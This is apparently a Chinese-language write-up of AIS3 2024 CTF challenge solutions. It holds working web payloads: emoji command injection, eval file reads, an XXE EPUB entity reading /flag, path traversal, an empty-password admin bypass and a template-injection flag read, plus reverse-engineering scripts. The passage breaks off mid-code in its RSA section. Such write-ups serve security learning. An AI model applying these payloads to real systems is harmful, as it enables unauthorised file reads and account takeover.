2024 MyFirstCTF & AIS3 Write Up

Misc

Welcome

Description: The FLAG is `AIS3{Welc0me_to_AIS3_PreExam_2o24!}`
Flag: `AIS3{Welc0me_to_AIS3_PreExam_2o24!}`

Quantum Nim Heist

Description: Welcome to the Quantum Nim Heist, where traditional logic intertwines with the enigmatic realm of quantum mechanics to create a Nim game like no other. `nc chals1.ais3.org 40004`


```
# server.py
def play(game: Game):
    ai_player = AIPlayer()
    win = False

    while not game.ended():
        game.show()
        print_game_menu()
        choice = input('it\'s your turn to move! what do you choose? ').strip()

        if choice == '0':
            pile = int(input('which pile do you choose? '))
            count = int(input('how many stones do you remove? '))
            if not game.make_move(pile, count):
                print_error('that is not a valid move!')
                continue

        elif choice == '1':
            game_str = game.save()
            digest = hash.hexdigest(game_str.encode())
            print('you game has been saved! here is your saved game:')
            print(game_str + ':' + digest)
            return

        elif choice == '2':
            break
```

在刪除石頭的部分只有 if 跟 elif ，代表可以輸入 0~2 以外的選項，所以可以一直輸入其他數字讓系統自己動，直到剩一排的時候再移動就能獲勝。
Flag: `AIS3{Ar3_y0u_a_N1m_ma57er_0r_a_Crypt0_ma57er?}`

Three Dimensional Secret

Description: I shall send printable secrets

zip 解開之後是 .pcapng 封包檔，所以使用 wireshark 分析。
打開之後可以看到中間有一大串的 tcp 傳輸，選擇`Follow > TCP Stream`，發現一串 gcode，使用線上工具 https://ncviewer.com/ 執行，就可以拿到 Flag:



Flag: `AIS3{b4d1y_tun3d_PriN73r}`

Emoji Console

Description: 🔺🐍😡🅰🆒1️⃣Ⓜ🅾🚄☠✉🧯👊🔍🚩!? Connection info: http://chals1.ais3.org:5000

打開後可以看到 console 跟一些 emoji，看起來是要用 emoji 執行 command，測試了一下發現使用 🐱 ⭐ 會等於 `cat *`，得到當前資料夾下的檔案內容：

```
#!/usr/local/bin/python3

import os
```

```python
from flask import Flask,send_file,request,redirect,jsonify,render_template
import json
import string
def translate(command:str)->str:
    emoji_table = json.load(open('emoji.json','r',encoding='utf-8'))
    for key in emoji_table:
        if key in command:
            command = command.replace(key,emoji_table[key])
    return command.lower()

app = Flask(__name__)

@app.route('/')
def index():
    return render_template('index.html')

@app.route('/api')
def api():
    command = request.args.get('command')

    if len(set(command).intersection(set(string.printable.replace(" ',''))))>0:
        return jsonify({'command':command,'result':'Invalid command'})
    command = translate(command)
    result = os.popen(command+" 2>&1").read()
    return jsonify({'command':command,'result':result})


if __name__ == '__main__':
    app.run('0.0.0.0',5000)
```

```
{
    "😀": ":D",
    "😄": ":D",
    "😂": ":')",
    "🤣": "XD",
    "😃": ":D",
    // 省略
}
```

並且因為報錯提示了目錄底下有什麼資料夾：

```
cat: flag: Is a directory
cat: templates: Is a directory
```

測試後發現可以用😓 😗 😑 組合截斷命令：

```
Input: 🏁 🚩 😓😗😑 🐱 ⭐ // cd flag ;/:*:| cat *
Output:
```

```
#flag-printer.py



print(open('/flag','r').read())
```

最後執行 flag/flag-printer.py 就能讀取 flag:

```
Input: ⚽ 🚩 😓😗😑 🐱 ⭐ 😑 🐍  // cd flag ;/:*:| cat * :| python
Output: AIS3{👊🏻🈸得👍👍👍👉👉🚩👈👈}
```

Flag: `AIS3{👊🏻🈸得👍👍👍👉👉🚩👈👈}`

Hash Guesser

Description: I have a hash for you, can you guess it?

打開後看到兩個比較重要的檔案， app.py 和 util.py：

```python
# app.py

import io
import secrets
import hashlib
from os import getenv

from flask import Flask, request, jsonify, render_template
from flask_turnstile import Turnstile
from PIL import Image

import util

# 省略

def generate_image():
    h = hashlib.sha256(secrets.token_bytes(16)).hexdigest()

    image = Image.new("L", (16, 16), 0)
    pixels = [255 if c == '1' else 0 for c in bin(int(h, 16))[2:].zfill(256)]
    image.putdata(pixels)

    return image

# 省略

@app.route('/guess', methods=["POST"])
def guess():
    if turnstile.is_enabled and not turnstile.verify():
```

```
        return jsonify({"error": "Invalid captcha"}), 400

    # compare uploaded image with the secret image
    if 'file' not in request.files:
        return jsonify({"error": "No file part"}), 400

    file = request.files['file']
    if file.filename == '':
        return jsonify({"error": "No selected file"}), 400

    try:
        uploaded_image = Image.open(file.stream)
        target_image = generate_image()

        if util.is_same_image(uploaded_image, target_image):
            return jsonify({"flag": FLAG})
        else:
            return jsonify({"error": "Wrong guess"}), 400
    except Exception as e:
        return jsonify({"error": f"{e.__class__.__name__}: {str(e)}"}), 500


if __name__ == "__main__":
    port = getenv("PORT", 7122)
    app.run(host="0.0.0.0", port=port)
```

```
# util.py
from PIL import Image, ImageChops

def is_same_image(img1: Image.Image, img2: Image.Image) -> bool:
    return ImageChops.difference(img1, img2).getbbox() == None
```

可以看到在 app.py 中，當我們把檔案上傳後，會透過 generate_image() 隨機生成一張 16 × 16 的圖片，然後將兩張圖片透過 util.py 中的 is_same_image 比對。

上網查詢 ImageChops.difference() function 後，發現有很多兩張圖片不一樣 getbbox() 卻得到 None 的討論，猜測是 ImageChops.difference() 這個 function 有能夠 bypass 的地方。

後面找到這個 github issue: https://github.com/python-pillow/Pillow/issues/2982 ，裡面講到它會用尺寸比較小的圖片當計算範圍。

更改了原本的 script 用來產生圖片跟驗證：

```
import secrets
import hashlib
from PIL import Image, ImageChops


def generate_test():
```

```
    return Image.new("L", (1, 1), 0)

def generate_image():
    h = hashlib.sha256(secrets.token_bytes(16)).hexdigest()

    image = Image.new("L", (16, 16), 0)
    pixels = [255 if c == '1' else 0 for c in bin(int(h, 16))[2:].zfill(256)]
    image.putdata(pixels)

    return image

def is_same_image(img1: Image.Image, img2: Image.Image) -> bool:
    return ImageChops.difference(img1, img2).getbbox() == None

def guess():
    test_image = generate_test()
    test_image.save('./test.png', "PNG")

    uploaded_image = Image.open("./test.png")
    target_image = generate_image()

    print(uploaded_image.size)
    print(target_image.size)

    print(is_same_image(uploaded_image, target_image))

guess()
```

確認方法正確後 upload 到 http://chals1.ais3.org:7122上，就能從 response 中拿到 flag。
Flag: `AIS3{https://github.com/python-pillow/Pillow/issues/2982}`

Web

Evil Calculator

Description: This is a calculator written in Python. It's a simple calculator, but some function in it is VERY EVIL!! Connection info: http://chals1.ais3.org:5001

解壓縮提供的檔案後可以看到 server 上的檔案：

```
┌──(parallels㉿kali)-[~/Documents/MyFirstCTF/Web/Evil Calculator]
└─$ tree -L 2                                                                .
├── app
│   ├── app.py
│   └── templates
├── docker-compose.yml
```

```
├── Dockerfile
└── flag
```

```
# app/app.js

from flask import Flask, request, jsonify, render_template

app = Flask(__name__)

@app.route('/calculate', methods=['POST'])
def calculate():
    data = request.json
    expression = data['expression'].replace(" ","").replace("_","")
    try:
        result = eval(expression)
    except Exception as e:
        result = str(e)
    return jsonify(result=str(result))

@app.route('/')
def index():
    return render_template('index.html')

if __name__ == '__main__':
    app.run("0.0.0.0",5001)
```

可以看到傳進去的 expression 參數的空格和底線會被刪除，然後丟入 eval 執行。
因為 flag 在上一層的資料夾，所以將 expression 設為 `open('../flag', 'r').read()` 後送出 post 就可以讀取到 flag 檔案裡的資料。

Flag: `AIS3{7RiANG13_5NAK3_I5_50_3Vi1}`

Ebook Parser

Description: I made a simple ebook parser for my ebook collection. Can you read the flag?
http://chals1.ais3.org:8888
Flag path: `/flag`

解開檔案後在 app.py 可以看到：

```
# app.py
import tempfile
import pathlib
import secrets

from os import getenv, path

import ebookmeta
```

```python
from flask import Flask, request, jsonify
from flask.helpers import send_from_directory

app = Flask(__name__, static_folder='static/')
app.config['JSON_AS_ASCII'] = False
app.config['MAX_CONTENT_LENGTH'] = 1024 * 1024

@app.route('/', methods=["GET"])
def index():
    return send_from_directory('static', 'index.html')


@app.route('/parse', methods=["POST"])
def upload():
    if 'ebook' not in request.files:
        return jsonify({'error': 'No File!'})

    file = request.files['ebook']

    with tempfile.TemporaryDirectory() as directory:
        suffix = pathlib.Path(file.filename).suffix
        fp = path.join(directory, f"{secrets.token_hex(8)}{suffix}")
        file.save(fp)
        app.logger.info(fp)

        try:
            meta = ebookmeta.get_metadata(fp)
            return jsonify({'message': "\n".join([
                f"Title: {meta.title}",
                f"Author: {meta.author_list_to_string()}",
                f"Lang: {meta.lang}",
            ])})
        except Exception as e:
            print(e)
            return jsonify({'error': f"{e.__class__.__name__}: {str(e)}"}), 500


if __name__ == "__main__":
    port = getenv("PORT", 8888)
    app.run(host="0.0.0.0", port=port)
```

可以知道上傳 ebook 後網站會將書籍的 Title, Author, Lang 回傳，Description 中提到 flag 在 `/flag` 的位置，推測是要想辦法利用漏洞讀取到根目錄底下的 flag。

從 requirements.txt 可以看到 app.py 使用 1.2.8 版本的 ebookmeta，查看對應版本後發現程式使用 lxml.etree.fromstring 直接 parse xml 資料，猜測有 xxe 的問題：
https://github.com/dnkorpushov/ebookmeta/blob/v1.2.8/ebookmeta/epub2.py

上網下載 ePub 的 sample 下來利用：
https://github.com/bmaupin/epub-samples/releases/download/v0.3/minimal-v2.epub

將 sample 檔案解壓縮後，更改其中的 OEBPS/package.opf：

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///flag" >]>
<package version="2.0" unique-identifier="pub-id" xmlns="http://www.idpf.org/2007/opf">
  <metadata xmlns:dc="http://purl.org/dc/elements/1.1/"
xmlns:opf="http://www.idpf.org/2007/opf">
    <dc:identifier id="pub-id" opf:scheme="UUID">urn:uuid:fe93046f-af57-475a-a0cb-
a0d4bc99ba6d</dc:identifier>
    <dc:title>&xxe;</dc:title>
    <dc:language>en</dc:language>
  </metadata>
  <manifest>
    <item id="ncx" href="toc.ncx" media-type="application/x-dtbncx+xml" />
    <item id="section0001.xhtml" href="xhtml/section0001.xhtml" media-
type="application/xhtml+xml" />
  </manifest>
  <spine toc="ncx">
    <itemref idref="section0001.xhtml" />
  </spine>
</package
```

將 payload 塞入後將檔案 zip 回去，再上傳檔案就能得到 flag 。

Resources:

- Python XXE: https://docs.fluidattacks.com/criteria/fixes/python/083/
- ePub XXE: https://s1gnalcha0s.github.io/epub/2017/01/25/This-book-reads-you.html

Flag: `AIS3{LP#1742885: lxml no longer expands external entities (XXE) by default}`

Capoost

Description:
Capoo like your post. Post something and capoo will give you flag!!!

Hint: Try to read Dockerfile first.

Connection info: http://capoost.chals1.ais3.org:5487

進去網站後可以看到一個登入頁面。發現隨便輸入一組帳號密碼都可以登入，研究了一下猜測這是一個用範本建立 post 的網站。

在找了一段時間後，發現當點選 `Create New Post` 之後會跳到 postcreate.html ，裡面在套用 template 更新畫面的時候會 call /template/read 這個端點：

```
function updateTemplateFields() {
    const selectedTemplate = document.getElementById('templateSelect').value;
    const dataDiv = document.getElementById('templateData');
    const templateDiv = document.getElementById('templateContent');
    dataDiv.innerHTML = ''; // Clear previous inputs
    templateDiv.innerHTML = '';

    if (selectedTemplate) {
        fetch(`/template/read?name=${selectedTemplate}`)
            .then(response => response.text())
            .then(template => {
                templateDiv.innerHTML = template.replaceAll('\n', '\n<p></p>\n');
                const placeholders = template.match(/\{\{ \.(.*?) \}\}/g) || [];
                placeholders.forEach(placeholder => {
                    const key = placeholder.replace(/\{\{ \.|\ }\}/g, '').trim();
                    const label = document.createElement('label');
                    label.textContent = key + ':';
                    const input = document.createElement('input');
                    input.type = 'text';
                    input.name = key;
                    dataDiv.appendChild(label);
                    dataDiv.appendChild(input);
                    dataDiv.appendChild(document.createElement('p'));
                });
            });
    }
}
```

測試後發現可以透過更改 name 參數值可以讀取其他檔案：

```
GET /template/read?name=../Dockerfile HTTP/1.1
```

```
HTTP/1.1 200 OK
Content-Length: 504
Content-Type: text/plain
Date: Sun, 26 May 2024 08:16:54 GMT
Server: nginx/1.25.5
Connection: close

FROM golang:1.19 as builder

LABEL maintainer="Chumy"

RUN apt install make

COPY src /app
COPY Dockerfile_easy /app/Dockerfile
WORKDIR /app
RUN make clean && make && make readflag && \
```

```
    mv bin/readflag /readflag && \
    mv fl4g1337 /fl4g1337 && \
    chown root:root /readflag && \
    chmod 4555 /readflag && \
    chown root:root /fl4g1337 && \
    chmod 400 /fl4g1337 && \
    touch .env && \
    useradd -m -s /bin/bash app && \
    chown -R app:app /app

USER app

ENTRYPOINT ["./bin/capoost"]
```

成功讀取到 Dockerfile 裡面的資料，發現這個網站使用了 golang。

發現 main.go：

```
GET /template/read?name=../main.go HTTP/1.1
```

```
package main
import (
//    "net/http"
    "github.com/gin-gonic/gin"
    "github.com/gin-contrib/sessions"
    "github.com/gin-contrib/sessions/cookie"
    "github.com/go-errors/errors"

    "capoost/router"
    "capoost/utils/config"
//    "capoost/utils/database"
    "capoost/utils/errutil"
    "capoost/middlewares/auth"
)
```

透過 main.go 擴大尋找範圍，找到其他資訊：

capoost/models/user/user.go:

```
func init() {
    const adminname = "4dm1n1337"
    database.GetDB().AutoMigrate(&User{})

    if _, err := GetUser(adminname); err == nil {
        return
    }

    buf := make([]byte, 12)
```

```
    _, err := rand.Read(buf)
    if err != nil {
        log.Panicf("error while generating random string: %s", err)
    }
    User{
        //ID: 1,
        Username: adminname,
        Password: password.New(base64.StdEncoding.EncodeToString(buf)),
    }.Create()
}

func (user User) Login() bool {
    if user.Username == "" {
        return false
    }
    if _, err := GetUser(user.Username); err == nil {
        var loginuser User
        result := database.GetDB().Where(&user).First(&loginuser)
        return result.Error == nil
    }
    return user.Create() == nil
}
```

可以看到 admin 的名稱為 4dm1n1337，另外在 Login 驗證的部份會將 &user 直接丟入 Where() 語句，上網搜尋後發現這樣會導致 password 為零值時， where 條件執行時就不會考慮 password：
https://xz.aliyun.com/t/13870?time__1311=mqmxnQG%3DKQTqlxGgx%2BxCq%3DOooSYHYD&alichlgref=https%3A%2F%2Fwww.google.com%2F

所以用下面的內容就可以以 admin 身份登入：

```
{"username":"4dm1n1337","password":""}
```

發現用 admin 登入後可以上傳 template。

capoost/router/post/post.go:

```
func read(c *gin.Context) {
    // 省略
    if nowpost.Owner.ID == 1 {
        t = t.Funcs(template.FuncMap{
            "G1V3m34Fl4gpL34s3": readflag,
        })
    }
    t = template.Must(t.ParseFiles(path.Join("./template", nowpost.Template)))
    b := new(bytes.Buffer)
    if err = t.Execute(b, nowpost.Data); err != nil {
        panic(err)
```

```
    }
    // 省略
    if strings.Contains(b.String(), "AIS3") {
        errutil.AbortAndError(c, &errutil.Err{
            Code: 403,
            Msg: "Flag deny",
        })
    }
    nowpage := page{
        Data: b.String(),
        Count: nowpost.Count,
        Percent: percent,
    }
    c.JSON(200, nowpage)
    database.GetDB().Save(&nowpost)
}

func readflag() string {
    out, _ := exec.Command("/readflag").Output()
    return strings.Trim(string(out), " \n\t")
}
```

可以看到在讀取 post 的時候，如果 post 的 Owner ID == 1 (也就是 admin 4dm1n1337)，template 就會多出一個可以調用 readflag 的 G1V3m34Fl4gpL34s3 function 可以用來得到 flag。但是如果最後的資料中包含 "AIS3" 的話，會被系統擋下來報錯。

而且在新增 post 的 api 中 auth middleware 會去阻擋 admin access 這個 endpoint：

```
func Init(r *gin.RouterGroup) {
    router = r
    router.POST("/create", auth.CheckSignIn, auth.CheckIsNotAdmin, create)
    router.GET("/list", auth.CheckSignIn, list)
    router.GET("/read", auth.CheckSignIn, read)
}
```

不過可以看到建立 post 的程式裡，建立過程中會先 postdata 的 Owner 設定為當前 user，接著再將其他 post request 的資料放到 postdata 中：

```
func create(c *gin.Context) {
    userdata, _ := c.Get("user")
    postdata := post.Post{
        Owner: userdata.(user.User),
    }
    err := c.ShouldBindJSON(&postdata)
    // 省略
}
```

因此可以透過在發送 Post 請求時額外增加一個參數 owner，並將 admin 名稱傳入去覆蓋掉前面用當前使用者設定的 owner 值，以繞過不能讓 admin 建立 post 的部分。

而 template 的部分則是使用下面這行，將 flag 轉成 string 後將前面的 AIS3 截斷：

```
{{with $flag := printf "%d" (G1V3m34Fl4gpL34s3)}}{{slice $flag 4}}{{end}}
```

resource: https://pkg.go.dev/text/template

最後就是把這幾個步驟串起來，用 admin 身份將 template 上傳，再建立一個 owner 為 4dm1n1337 的 post 之後打開就能拿到 Flag。

Flag: `AIS3{go_4w4y_WhY_Ar3_y0U_H3R3_Capoo:(}`

Reverse


The Long Print

Description: Welcome to `The Long Print`, a challenge where patience is not just a virtue—it's a requirement. But don't be fooled; waiting around won't get you the flag. This task requires your sharp reverse engineering skills to dive into the depths of an ELF binary, seemingly designed with all the time in the world in mind.

使用 IDA Free 打開程式後對 main 進行 Decompile:

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  unsigned int v4; // [rsp+4h] [rbp-Ch]
  int i; // [rsp+8h] [rbp-8h]
  int j; // [rsp+Ch] [rbp-4h]

  puts("Hope you have enough time to receive my flag:");
  for ( i = 0; i <= 23; i += 2 )
  {
    v4 = *(_DWORD *)&secret[4 * i] ^ key[*(unsigned int *)&secret[4 * i + 4]];
    for ( j = 0; j <= 3; ++j )
    {
      sleep(0x3674u);
      printf("%c", v4);
      v4 >>= 8;
      fflush(_bss_start);
    }
  }
  puts("\rOops! Where is the flag? I am sure that the flag is already printed!");
  return 0;
}
```

可以看到有一個時間很長的 sleep(0x3674u);，使用 `Edit > Patch Program > Patch Bytes` 將新的數字更改上去：



改完之後再用 `Edit > Patch Program > Apply patches to input file` 將更改儲存起來，然後執行檔案就可以看到 flag 被印出來。

另外因為比賽時是使用 ARM 架構電腦，不能執行 elf64 檔案，所以後面是借助 Google Cloud Shell 將檔案上傳後執行。

Flag: `AIS3{You_are_the_master_of_time_management!!!!?`

火拳のエース

Description: What I'm about to say. Old Man... Everyone... And you, Luffy... Even though... I'm so worthless... Even though... I carry the blood of a demon... Thank you... For loving me

解開檔案後會拿到一個叫 rage 的 elf64 執行檔，丟進 IDA Free分析：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // eax
  int v5; // [esp-18h] [ebp-34h]
  int v6; // [esp-14h] [ebp-30h]
  int v7; // [esp-10h] [ebp-2Ch]
  int v8; // [esp-Ch] [ebp-28h]
  int v9; // [esp-8h] [ebp-24h]
  int v10; // [esp-4h] [ebp-20h]
  int v11; // [esp+0h] [ebp-1Ch]
  int v12; // [esp+4h] [ebp-18h]
  int v13; // [esp+8h] [ebp-14h]
  int v14; // [esp+Ch] [ebp-10h]
  int i; // [esp+10h] [ebp-Ch]

  v3 = time(0, v5, v6, v7, v8, v9, v10, v11);
  srand(v3);
  buffer0 = malloc(9);
  buffer1 = malloc(9);
```

```
  buffer2 = malloc(9);
  buffer3 = malloc(9);
  memset(buffer0, 0, 9);
  memset(buffer1, 0, 9);
  memset(buffer2, 0, 9);
  memset(buffer3, 0, 9);
  print_flag();
  __isoc99_scanf("%8s %8s %8s %8s", buffer0, buffer1, buffer2, buffer3);
  xor_strings(buffer0, (int)&unk_804A163, buffer0);
  xor_strings(buffer1, v12, buffer1);
  xor_strings(buffer2, v13, buffer2);
  xor_strings(buffer3, v14, buffer3);
  for ( i = 0; i <= 7; ++i )
  {
    *(_BYTE *)(buffer0 + i) = complex_function(*(char *)(buffer0 + i), i);
    *(_BYTE *)(buffer1 + i) = complex_function(*(char *)(buffer1 + i), i + 32);
    *(_BYTE *)(buffer2 + i) = complex_function(*(char *)(buffer2 + i), i + 64);
    *(_BYTE *)(buffer3 + i) = complex_function(*(char *)(buffer3 + i), i + 96);
  }
  if ( !strncmp(buffer0, "DHLIYJEG", 8)
    && !strncmp(buffer1, "MZRERYND", 8)
    && !strncmp(buffer2, "RUYODBAH", 8)
    && !strncmp(buffer3, "BKEMPBRE", 8) )
  {
    puts("Yes! I remember now, this is it!");
  }
  else
  {
    puts("It feels slightly wrong, but almost correct...");
  }
  free(buffer0);
  free(buffer1);
  free(buffer2);
  free(buffer3);
  return 0;
}
```

可以知道執行程式後會先執行 print_flag() 函式，接著接收 8 × 4 = 32 長度的字串，將每 8 個分別與對應的值進行 xor 後，丟到 complex_function 去運算，如果出來的結果與 DHLIYJEG / MZRERYND / RUYODBAH / BKEMPBRE 相同的話就是正確的。

從 print_flag() 處可以看到 flag 前綴儲存在 aAis3G0d 矩陣裡，用 IDA 查看後發現值為 AIS3{G0D：

```
int print_flag()
{
  int i; // [esp+8h] [ebp-10h]
  int v2; // [esp+Ch] [ebp-Ch]

  printf(
    "What I'm about to say. Old Man... Everyone... And you, Luffy... Even though... I'm
so worthless... Even though... I "
```

```
    "carry the blood of a demon... Thank you... For loving me\n"
    "The flag is ");
  v2 = 2000000;
  usleep(2000000);
  for ( i = 0; aAis3G0d[i]; ++i )
  {
    usleep(v2);
    printf("%c ", aAis3G0d[i]);
    fflush(_bss_start);
    v2 *= 2;
  }
  usleep(v2);
  return puts("\n...uh, the rest, I've forgotten it. Do you remember the rest of it?");
}
```

因為 flag 的 charset 並不大，因此決定直接使用暴力破解的方式。
首先將 xor 時會用到的值取出來：

```
.rodata:0804A163 unk_804A163     db  0Eh                 ; DATA XREF: main+F7↑o
.rodata:0804A164                 db  0Dh
.rodata:0804A165                 db  7Dh ; }
.rodata:0804A166                 db    6
.rodata:0804A167                 db  0Fh
.rodata:0804A168                 db  17h
.rodata:0804A169                 db  76h ; v
.rodata:0804A16A                 db    4
.rodata:0804A16B                 db    0
.rodata:0804A16C unk_804A16C     db  6Dh ; m             ; DATA XREF: main+FE↑o
.rodata:0804A16D                 db    0
.rodata:0804A16E                 db  1Bh
.rodata:0804A16F                 db  7Ch ; |
.rodata:0804A170                 db  6Ch ; l
.rodata:0804A171                 db  13h
.rodata:0804A172                 db  62h ; b
.rodata:0804A173                 db  11h
.rodata:0804A174                 db    0
.rodata:0804A175 unk_804A175     db  1Eh                 ; DATA XREF: main+105↑o
.rodata:0804A176                 db  7Eh ; ~
.rodata:0804A177                 db    6
.rodata:0804A178                 db  13h
.rodata:0804A179                 db    7
.rodata:0804A17A                 db  66h ; f
.rodata:0804A17B                 db  0Eh
.rodata:0804A17C                 db  71h ; q
.rodata:0804A17D                 db    0
.rodata:0804A17E unk_804A17E     db  17h                 ; DATA XREF: main+10C↑o
.rodata:0804A17F                 db  14h
.rodata:0804A180                 db  1Dh
.rodata:0804A181                 db  70h ; p
.rodata:0804A182                 db  79h ; y
.rodata:0804A183                 db  67h ; g
.rodata:0804A184                 db  74h ; t
.rodata:0804A185                 db  33h ; 3
```

```
xor_key = [14, 13, 125, 6, 15, 23, 118, 4, 109, 0, 27, 124, 108, 19, 98, 17, 30, 126,
6, 19, 7, 102, 14, 113, 23, 20, 29, 112, 121, 103, 116, 51]
```

另外，將 complex_function 的內容轉成 python code：

```
def complex_function(a1, a2):
    if a1 <= 64 or a1 > 90:
        return

    v8 = (17 * a2 + a1 - 65) % 26
    v7 = a2 % 3 + 3
    v2 = a2 % 3

    if v2 == 2:
        v8 = (v8 - v7 + 26) % 26
    elif v2 <= 2:
        if v2 == 1:
            v8 = (2 * v7 + v8) % 26
        elif v2 == 0:
            v8 = (v7 * v8 + 7) % 26

    return chr(v8 + 65)
```

接著撰寫 script 直接暴力破解：

```
import string

alphabet = string.ascii_letters + string.digits + "{_}!?"  # charset of flag


def complex_function(a1, a2):
    if a1 <= 64 or a1 > 90:
        return

    v8 = (17 * a2 + a1 - 65) % 26
    v7 = a2 % 3 + 3
    v2 = a2 % 3

    if v2 == 2:
        v8 = (v8 - v7 + 26) % 26
    elif v2 <= 2:
        if v2 == 1:
            v8 = (2 * v7 + v8) % 26
        elif v2 == 0:
            v8 = (v7 * v8 + 7) % 26

    return chr(v8 + 65)


flag = "AIS3{G0D"
check = "DHLIYJEGMZRERYNDRUYODBAHBKEMPBRE"
xor_key = [14, 13, 125, 6, 15, 23, 118, 4, 109, 0, 27, 124, 108, 19, 98, 17, 30, 126,
6, 19, 7, 102, 14, 113, 23, 20, 29, 112, 121, 103, 116, 51]
```

```
for i in range(len(check)):
    a2 = (i % 8) + (i // 8) * 32
    for c in alphabet:
        if check[i] == complex_function(ord(c) ^ xor_key[i], a2):
            flag += c
            break

print(flag)
```

得到 flag 為 `AIS3{G0D_D4MN_4N9R_15_5UP3R_P0W3RFU1!!!}` 。

Flag: `AIS3{G0D_D4MN_4N9R_15_5UP3R_P0W3RFU1!!!}`

Crypto

---

babyRSA

Description: I asked ChatGPT to write a RSA library in python. Let's see how it works.

解壓縮後可以看到加密的方式：

```
# babyRSA.py

import random
from Crypto.Util.number import getPrime
from secret import flag
def gcd(a, b):
    while b:
        a, b = b, a % b
    return a

def generate_keypair(keysize):
    p = getPrime(keysize)
    q = getPrime(keysize)
    n = p * q
    phi = (p-1) * (q-1)

    e = random.randrange(1, phi)
    g = gcd(e, phi)
    while g != 1:
        e = random.randrange(1, phi)
